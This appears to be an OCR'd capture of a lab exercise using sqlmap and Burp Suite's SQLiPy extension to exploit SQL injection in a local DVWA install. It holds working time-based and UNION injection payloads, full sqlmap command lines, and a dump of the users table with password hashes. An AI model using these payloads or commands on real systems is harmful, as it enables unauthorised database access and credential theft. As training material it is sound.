[19:38:38] [INFO] parsing HTTP request from '/home/vignesh/Downloads/dvwa'
[19:38:39] [INFO] testing connection to the target URL
[19:38:39] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:38:39] [INFO] testing if the target URL content is stable
[19:38:39] [INFO] target URL content is stable
[19:38:39] [INFO] testing if GET parameter 'id' is dynamic
[19:38:39] [WARNING] GET parameter 'id' does not appear to be dynamic
[19:38:39] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[19:38:39] [INFO] testing for SQL injection on GET parameter 'id'
[19:38:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:38:39] [WARNING] reflective value(s) found and filtering out
[19:38:40] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:38:40] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:38:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
```




```
[19:38:40] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[19:38:50] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[19:40:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:40:14] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[19:40:14] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[19:40:14] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rer
un without flag 'T' in option '--technique' (e.g. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[19:40:14] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the ran
ge for current UNION query injection technique test
[19:40:14] [INFO] target URL appears to have 2 columns in query
[19:40:14] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[19:40:18] [INFO] testing if GET parameter 'Submit' is dynamic
[19:40:18] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[19:40:18] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[19:40:18] [INFO] testing for SQL injection on GET parameter 'Submit'
[19:40:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:40:18] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:40:18] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[19:40:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[19:40:22] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 124 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5298 FROM (SELECT(SLEEP(5)))DIsB) AND 'REBX'='REBX&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71787a7071,0x45587a516f4b4b456745534c4c4a73754b467a706b54676275574c66556653697671664f575a7264,0x7178717171)-- -&Submit=S
ubmit
---
[19:40:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[19:40:22] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[19:40:22] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[19:40:22] [INFO] fetched data logged to text files under '/home/vignesh/.local/share/sqlmap/output/127.0.0.1'
[19:40:22] [WARNING] your sqlmap version is outdated

[*] ending @ 19:40:22 /2024-02-07/
```



```
[*] ending @ 19:40:22 /2024-02-07/

┌──(vignesh㉿kali)-[/]
└─$ sqlmap -r /home/vignesh/Downloads/dvwa -D dvwa -tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:42:34 /2024-02-07/

[19:42:34] [INFO] parsing HTTP request from '/home/vignesh/Downloads/dvwa'
[19:42:34] [INFO] resuming back-end DBMS 'mysql'
[19:42:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5298 FROM (SELECT(SLEEP(5)))DIsB) AND 'REBX'='REBX&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71787a7071,0x45587a516f4b4b456745534c4c4a73754b467a706b54676275574c66556653697671664f575a7264,0x7178717171)-- -&Submit=S
ubmit
---
[19:42:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[19:42:34] [INFO] fetching tables for database: 'dvwa'
[19:42:34] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[19:42:34] [INFO] fetched data logged to text files under '/home/vignesh/.local/share/sqlmap/output/127.0.0.1'
[19:42:34] [WARNING] your sqlmap version is outdated
```




```
[*] ending @ 19:42:34 /2024-02-07/

┌──(vignesh㉿kali)-[/]
└─$ sqlmap -r /home/vignesh/Downloads/dvwa -D dvwa -T users --columns -dump

        {1.6.11#stable}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:43:16 /2024-02-07/

[19:43:16] [INFO] parsing HTTP request from '/home/vignesh/Downloads/dvwa'
[19:43:16] [INFO] resuming back-end DBMS 'mysql'
[19:43:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5298 FROM (SELECT(SLEEP(5)))DIsB) AND 'REBX'='REBX&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71787a7071,0x45587a516f4b4b456745534c4c4a73754b467a706b54676275574c66556653697671664f575a7264,0x7178717171)-- -&Submit=S
ubmit
---
[19:43:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[19:43:16] [INFO] fetching columns for table 'users' in database 'dvwa'
[19:43:16] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[8 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| user        | varchar(15) |
| avatar      | varchar(70) |
| failed_login | int(3)     |
| first_name  | varchar(15) |
| last_login  | timestamp   |
```



```
| password    | varchar(32) |
| user_id     | int(6)      |
+-------------+-------------+

[19:43:16] [INFO] fetching columns for table 'users' in database 'dvwa'
[19:43:16] [INFO] fetching entries for table 'users' in database 'dvwa'
[19:43:16] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] N
Database: dvwa
Table: users
[5 entries]
+---------+---------+------------------------------------------+----------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                                   | password                         | last_name | first_name | last_login          | failed_login |
+---------+---------+------------------------------------------+----------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /dvwa/dvwa/hackable/users/admin.jpg      | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      | 2024-02-07 19:19:50 | 0            |
| 2       | gordonb | /dvwa/dvwa/hackable/users/gordonb.jpg    | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     | 2024-02-07 19:19:50 | 0            |
| 3       | 1337    | /dvwa/dvwa/hackable/users/1337.jpg       | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       | 2024-02-07 19:19:50 | 0            |
| 4       | pablo   | /dvwa/dvwa/hackable/users/pablo.jpg      | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      | 2024-02-07 19:19:50 | 0            |
| 5       | smithy  | /dvwa/dvwa/hackable/users/smithy.jpg     | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        | 2024-02-07 19:19:50 | 0            |
+---------+---------+------------------------------------------+----------------------------------+-----------+------------+---------------------+--------------+

[19:43:42] [INFO] table 'dvwa.users' dumped to CSV file '/home/vignesh/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[19:43:42] [INFO] fetched data logged to text files under '/home/vignesh/.local/share/sqlmap/output/127.0.0.1'
[19:43:42] [WARNING] your sqlmap version is outdated
```


SQLipy:



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	https://contile.services.mozilla.c...	GET	/v1/tiles									✓	34.117.237.239		19:31:48 7 Feb...	8080
2	http://127.0.0.1	GET	/dvwa/dvwa/vulnerabilities/sqli/?id=1&...	✓									127.0.0.1		19:32:00 7 Fe...	8080
3	http://ocsp.digicert.com	POST	/	✓									152.195.38.76		19:35:05 7 Fe...	8080
4	http://ocsp.digicert.com	POST	/	✓									152.195.38.76		19:35:06 7 Fe...	8080
5	http://ocsp.digicert.com	POST	/	✓									152.195.38.76		19:35:06 7 Fe...	8080
6	http://ocsp.digicert.com	POST	/	✓									152.195.38.76		19:35:06 7 Fe...	8080
7	http://r3.o.lencr.org	POST	/	✓									23.201.107.232		19:46:49 7 Fe...	8080
8	http://www.jython.org	GET	/download.html					HTML	html				185.199.110.153		19:47:33 7 Fe...	8080
9	http://www.jython.org	GET	/download.html					HTML	html				185.199.110.153		19:47:50 7 Fe...	8080
10	http://ocsp.pki.goog	POST	/gts1c3	✓									142.250.195.99		19:47:59 7 Fe...	8080
11	http://ocsp.pki.goog	POST	/gts1c3	✓									142.250.195.99		19:47:59 7 Fe...	8080
12	http://ocsp.pki.goog	POST	/gts1c3	✓									142.250.195.99		19:48:01 7 Fe...	8080
13	http://ocsp.digicert.com	POST	/	✓									152.195.38.76		19:48:04 7 Fe...	8080
14	http://ocsp.r2m03.amazontrust...	POST	/	✓									65.8.72.161		19:48:26 7 Fe...	8080
15	http://ocsp.pki.goog	POST	/gts1c3	✓									142.250.195.99		19:48:28 7 Fe...	8080

```
GET /dvwa/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/dvwa/dvwa/vulnerabilities/sqli/?id=%27+UNION+SELECT+user%2Cpassword+FROM+users+%23&Submit=Submit
Cookie: security=low; PHPSESSID=7r6bql670
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn SQLiPy
SQLMap API SQLMap Scanner SQLMap Logs SQLMap Scan Stop

API Listening On: 127.0.0.1:9090

SQLMap API IP: 127.0.0.1 SQLMap API Port: 9090

HTTP Method: Default Ignore Error Code:

URL: http://127.0.0.1:80/dvwa/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

Post Data:

Cookies: security=low; PHPSESSID=7r6bql6701h0gr2r5r3hmrokdh

Referer: wa/vulnerabilities/sqli/?id=%27+UNION+SELECT+user%2Cpassword+FROM+users+%23&Submit=Submit

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Custom Headers:


Test Parameter(s): ☐ Text Only

Level: 3 Risk: 1 Technique (BEUSTQ): BEUSTQ

☐ Param Pollution ☐ Current User ☐ Current DB ☐ Hostname ☐ Is DBA?


☐ List Users ☐ List Passwords ☐ List Privs ☐ List Roles ☐ List DBs

Threads: 1 Delay: 0 Timeout: 30 Retries: 3 Time-Sec: 5


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn SQLiPy
SQLMap API SQLMap Scanner SQLMap Logs SQLMap Scan Stop
Get
Remove

Logs for Scan ID: 13ae4d0fd220d3e2-http://127.0.0.1:80/dvwa/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

```
Log results for: sqlmap.py -u "http://127.0.0.1:80/dvwa/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=7r6bql6701h0gr2r5r3hmro
kdh" --user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" --referer="http://127.0.0.1/dvwa/dvwa/vulnerabilities/sqli/?id=%27+UNIO
N+SELECT+user%2Cpassword+FROM+users+%23&Submit=Submit" --delay=0 --timeout=30 --retries=0 --level=3 --risk=1 --threads=1 --time-sec=5 --technique=BEUS
TQ -b --batch --answers="crack=N,dict=N,continue=Y,quit=N"

INFO: 19:57:54 - resuming back-end DBMS 'mysql'
INFO: 19:57:54 - testing connection to the target URL
INFO: 19:57:54 - the back-end DBMS is MySQL
INFO: 19:57:54 - fetching banner
WARNING: 19:57:54 - reflective value(s) found and filtering out
INFO: 19:57:54 - fetched data logged to text files under '/home/vignesh/.local/share/sqlmap/output/127.0.0.1'
```


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn SQLiPy
SQLMap API SQLMap Scanner SQLMap Logs SQLMap Scan Stop
Get
Remove

Logs for Scan ID: 260e2444047b31b8-http://127.0.0.1:80/dvwa/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

```
Log results for: sqlmap.py -u "http://127.0.0.1:80/dvwa/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=7r6bql6701h0gr2r5r3hmro
kdh" --user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" --referer="http://127.0.0.1/dvwa/dvwa/vulnerabilities/sqli/?id=%27+UNIO
N+SELECT+user%2Cpassword+FROM+users+%23&Submit=Submit" --delay=0 --timeout=30 --retries=0 --level=3 --risk=1 --threads=1 --time-sec=5 --technique=BEUS
TQ -b --batch --answers="crack=N,dict=N,continue=Y,quit=N"

INFO: 19:57:57 - resuming back-end DBMS 'mysql'
INFO: 19:57:57 - testing connection to the target URL
INFO: 19:57:57 - the back-end DBMS is MySQL
INFO: 19:57:57 - fetching banner
INFO: 19:57:57 - fetched data logged to text files under '/home/vignesh/.local/share/sqlmap/output/127.0.0.1'
```